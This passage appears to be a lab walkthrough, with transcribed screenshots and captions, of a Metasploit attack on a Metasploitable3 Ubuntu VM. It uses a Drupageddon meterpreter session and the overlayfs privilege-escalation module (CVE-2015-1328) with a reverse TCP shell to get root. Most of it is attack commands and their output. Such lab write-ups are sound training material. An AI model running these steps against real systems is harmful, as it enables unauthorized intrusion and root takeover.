
```
040755/rwxr-xr-x  4096   dir   2011-07-27 15:17:40 -0500  themes
100644/rw-r--r--  18039  fil   2011-07-27 15:17:40 -0500  update.php
100644/rw-r--r--  2051   fil   2011-07-27 15:17:40 -0500  web.config
100644/rw-r--r--  417    fil   2011-07-27 15:17:40 -0500  xmlrpc.php

meterpreter > shell
Process 26244 created.
Channel 0 created.
background
/bin/sh: 1: background: not found
exit
[-] core_channel_interact: Operation failed: 1
meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(multi/http/drupal_drupageddon) > search linux/local/37292.c
[-] No results from search
msf6 exploit(multi/http/drupal_drupageddon) > search 37292

Matching Modules
================

   #  Name                                  Disclosure Date  Rank  Check  Description
   -  ----                                  ---------------  ----  -----  -----------
   0  exploit/linux/local/overlayfs_priv_esc  2015-06-16       good  Yes    Overlayfs Privilege Escalation


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/overlayfs_priv_esc

msf6 exploit(multi/http/drupal_drupageddon) > use 0
[*] Using configured payload linux/x86/shell/reverse_tcp
msf6 exploit(linux/local/overlayfs_priv_esc) > show options

Module options (exploit/linux/local/overlayfs_priv_esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COMPILE  Auto             yes       Compile on target (Accepted: Auto, True, False)
   SESSION                   yes       The session to run this module on


Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   CVE-2015-8660
```

Figure 15. I used the background command to put my open session on the Ubuntu machine in the background while I located the overlays exploit.




```
msf6 exploit(linux/local/overlayfs_priv_esc) > options

Module options (exploit/linux/local/overlayfs_priv_esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COMPILE  Auto             yes       Compile on target (Accepted: Auto, True, False)
   SESSION                   yes       The session to run this module on


Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   CVE-2015-8660


View the full module info with the info, or info -d command.

msf6 exploit(linux/local/overlayfs_priv_esc) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                        Connection
  --  ----  ----                   -----------                        ----------
  3         meterpreter php/linux  www-data @ metasploitable3-ub1404  10.0.2.5:4455 → 10.0.2.15:55891 (10.0.2.15)

msf6 exploit(linux/local/overlayfs_priv_esc) > set SESSION 3
SESSION ⇒ 3
msf6 exploit(linux/local/overlayfs_priv_esc) > set LHOST 10.0.2.5
LHOST ⇒ 10.0.2.5
msf6 exploit(linux/local/overlayfs_priv_esc) > set LPORT 4545
LPORT ⇒ 4545
msf6 exploit(linux/local/overlayfs_priv_esc) > █
```

Figure 16 I found my exploit and set all my Options. Payload was set to a reverse shell.



```
msf6 exploit(linux/local/overlayfs_priv_esc) > options

Module options (exploit/linux/local/overlayfs_priv_esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COMPILE  Auto             yes       Compile on target (Accepted: Auto, True, False)
   SESSION  3                yes       The session to run this module on


Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   CVE-2015-8660



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/overlayfs_priv_esc) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf6 exploit(linux/local/overlayfs_priv_esc) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
    0   CVE-2015-1328
=>  1   CVE-2015-8660


msf6 exploit(linux/local/overlayfs_priv_esc) > set target 0
target => 0
msf6 exploit(linux/local/overlayfs_priv_esc) > █
```

Figure 17. It is also good to note that the TARGET needs to be set to CVE-2015-1328. CVE-2015-8660 is an exploit that targets a merging operation, which allows local users to bypass intended access restrictions and modify the attributes of arbitrary overlay files (NIST). We're looking to leverage the root user, not just to change the overlay file.



```
Exploit target:

   Id  Name
   --  ----
   0   CVE-2015-1328


View the full module info with the info, or info -d command.

msf6 exploit(linux/local/overlayfs_priv_esc) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: php
[*] Writing to /tmp/athOJKG6 (13655 bytes)
[*] Writing to /tmp/ofs-lib.so (7752 bytes)
[*] Writing to /tmp/lXqzVpYN (207 bytes)
[*] Sending stage (36 bytes) to 10.0.2.15
[+] Deleted /tmp/athOJKG6
[+] Deleted /tmp/lXqzVpYN
[*] Command shell session 4 opened (10.0.2.5:4444 → 10.0.2.15:41258) at 2024-03-15 23:36:35 -0500

# whoami
root
# echo YAHTZEE!
YAHTZEE!
# echo YAHTZEE 10
YAHTZEE 10
# echo james
james
# echo finalflag.txt
finalflag.txt
# █
```

Figure 18. I think I can say it now… YAHTZEE!